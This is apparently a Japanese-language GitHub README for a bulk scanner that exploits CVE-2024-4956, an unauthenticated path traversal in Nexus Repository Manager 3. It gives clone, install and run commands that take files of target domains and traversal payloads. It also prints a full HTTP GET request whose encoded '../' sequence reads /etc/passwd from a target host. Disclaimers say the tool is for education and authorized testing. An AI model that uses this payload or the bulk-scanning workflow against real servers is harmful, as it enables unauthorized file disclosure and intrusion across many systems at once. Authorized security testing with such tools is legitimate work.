 ifconfig-me/cve-2024-4956-bulk-scanner
[CVE-2024-4956] Nexus Repository Manager 3 未認証パストラバーサル一括スキャナー

このツールは、教育目的および企業環境でのテストのみを目的としています。https://twitter.com/nav1n0x/ および https://github.com/ifconfig-me は、このコードの誤用について一切責任を負いません。使用は自己責任で行ってください。許可を得ていないターゲットを攻撃しないでください。このツールは公開されたペイロードを使用します。
このスキャナーは、セキュリティ愛好家が Nexus Repository のターゲットを一括でパストラバーサル脆弱性のスキャンを行うのに役立ちます。

このスキャナーは、読み込まれたターゲット数と現在のスキャン状態を表示します。URLは結果に基づいて、Timeout、Fail、Success の3つのステータスメッセージでリスト表示されます。targets.txt にドメインのリスト、lfi-payloads.txt にペイロードのリストが含まれていることを確認してください。スキャナーはテスト中の現在のURLを表示し、新しいリクエストごとに更新して、それぞれ成功または失敗を示します。また、このスクリプトは成功したURLのリストを successful_urls.txt としてディレクトリに保存します。最後に成功した試行回数のサマリーを表示します。
Python 3.6+ と pip がインストールされていることを確認してください。
リポジトリをクローンします:
git clone https://github.com/ifconfig-me/CVE-2024-4956-Bulk-Scanner.gitcd CVE-2024-4956-Bulk-Scanner必要な依存関係をインストールします:
pip install -r requirements.txt
targets.txt ファイルにドメインのリスト、lfi-payloads.txt にペイロードのリストを準備します。
スキャナーを実行します:
python3 CVE-2024-4956-scanner.py -d targets.txt -p lfi-payloads.txt

GET /%2f%2f%2f%2f%2f%2f%2f%2f%2f%2f%2f%2f%2f%2f%2f%2f%2f%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2f../etc/passwd HTTP/1.1
Host: target.com:8081
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.6167.85 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Connection: close
このツールは、教育目的および企業環境でのテストのみを目的としています。 https://twitter.com/nav1n0x/ および https://github.com/ifconfig-me は、このコードについて一切責任を負いません。 使用は自己責任で行ってください。許可を得ていないターゲットを攻撃しないでください。






